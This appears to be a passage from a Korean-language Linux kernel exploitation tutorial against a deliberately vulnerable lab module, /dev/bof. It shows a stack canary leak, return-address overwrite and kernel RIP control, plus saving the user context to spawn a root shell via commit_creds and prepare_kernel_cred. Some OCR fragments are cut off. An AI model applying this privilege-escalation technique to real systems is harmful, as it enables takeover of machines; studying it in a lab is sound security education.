
```
------------------------------------------------------------------------------------------------
    0xffffffffc000002a 48c7042400000000    <NO_SYMBOL>   mov    QWORD PTR [rsp], 0x0
    0xffffffffc0000032 48c74424080000..    <NO_SYMBOL>   mov    QWORD PTR [rsp + 0x8], 0x0
*   0xffffffffc000003b e8105078c1          <NO_SYMBOL>   call   0xffffffff81785050 <_copy_from_user>
 -> 0xffffffffc0000040 48f7d8              <NO_SYMBOL>   neg    rax
    0xffffffffc0000043 4819c0              <NO_SYMBOL>   sbb    rax, rax
    0xffffffffc0000046 4883e0f2            <NO_SYMBOL>   and    rax, 0xfffffffffffffff2
    0xffffffffc000004a 488b542410          <NO_SYMBOL>   mov    rdx, QWORD PTR [rsp + 0x10]
    0xfffff
_guard>
    0xfffff
```

```
gef> x/4gx 0xffffc90000237e48
0xffffc90000237e48:     0x0000000000000000      0x0000000000000000
0xffffc90000237e58:     0x3b02f96750924e00      0x4141414141414141
```

Return Address Overwrite Success

Linux Kernel Exploit Technique


- Kernel RIP Control




```
~ $ ./exploit
fd : 3
canary : 0xde4cb395e747b200
kernel_address_leak : 0xffffffff814cd7c8
prepare_kernel_cred : 0xffffffff812c79a0
commit_creds : 0xffffffff812c7710
init_task_ptr : 0xffffffff82c0e940
[    8.457026] Oops: general protection fault: 0000 [#1] SMP NOPTI
[    8.457519] CPU: 1 UID: 1000 PID: 70 Comm: exploit Tainted: G           O        6.18.6 #1
[    8.457715] Tainted: [O]=OOT_MODULE
[    8.457795] Hardware name: QEMU Standard PC (i440FX + PIIX, 1996), BIOS 1.15.0-1 04/01/2014
[    8.457990] RIP: 0010:0x4141414141414141
[    8.458271] Code: Unable to access opcode bytes at 0x4141414141414117.
[    8.458381] RSP: 0018:ffffc9000026fe68 EFLAGS: 00000296
[    8.458487] RAX: 0000000000000000 RBX: ffff888003fdc9c0 RCX: 0000000000000000
[    8.458596] RDX: 0000000000000000 RSI: 00007ffe0565d5e4 RDI: ffffc9000026feac
[    8.458704] RBP: ffff88800453a6c0 R08: ffffc9000026fe48 R09: 0000000000000000
[    8.458807] R10: 0000000000000000 R11: 0000000000000000 R12: 0000000000000064
[    8.458908] R13: 00007ffe0565d580 R14: ffffc9000026fef8 R15: 0000000000000000
[    8.459041] FS:  000000002ce383c0(0000) GS:ffff8880839d6000(0000) knlGS:0000000000000000
[    8.459166] CS:  0010 DS: 0000 ES: 0000 CR0: 0000000080050033
[    8.459256] CR2: 00000000004af8c3 CR3: 00000000079a9000 CR4: 00000000003006f0
[    8.459408] Call Trace:
[    8.459814]  <TASK>
[    8.459988]  ? ksys_write+0x60/0xd0
[    8.460138]  ? do_syscall_64+0xa4/0x280
[    8.460207]  ? entry_SYSCALL_64_after_hwframe+0x77/0x7f
[    8.460311]  </TASK>
[    8.460377] Modules linked in: bof(O)
[    8.460805] ---[ end trace 0000000000000000 ]---
[    8.460952] RIP: 0010:0x4141414141414141
[    8.461017] Code: Unable to access opcode bytes at 0x4141414141414117.
```

Linux Kernel Exploit Technique

- User Context Backup



```
int main(void) {

        int fd = open("/dev/bof",O_RDWR);
        printf("fd : %d\n",fd);

        backup_tf();
```




```
struct trap_frame {
    uint64_t user_rip;
    uint64_t user_cs;
    uint64_t user_rflags;
    void *user_rsp;
    uint64_t user_ss;
} __attribute__((packed));
struct trap_frame tf;


void get_shell(void) {
    system("/bin/sh");
}

void backup_tf(void) {
    asm("mov tf+8, cs;"
        "pushf; pop tf+16;"
        "mov tf+24, rsp;"
        "mov tf+32, ss;"
       );
    tf.user_rip = &get_shell;
}
```

Kernel Space에서 권한 상승을 수행한 뒤 User 함수인 get_shell 을 실행하고자 정상적이게 User 상태로 돌아오기 위해서는 현재의 Context를 저장하고 돌아올 때 복구 수행이 필요


그러한 과정을 수행하기 위해 tf 전역 변수에 현재 Context를 저장하는 단계

Linux Kernel Exploit Technique

- User Context Backup



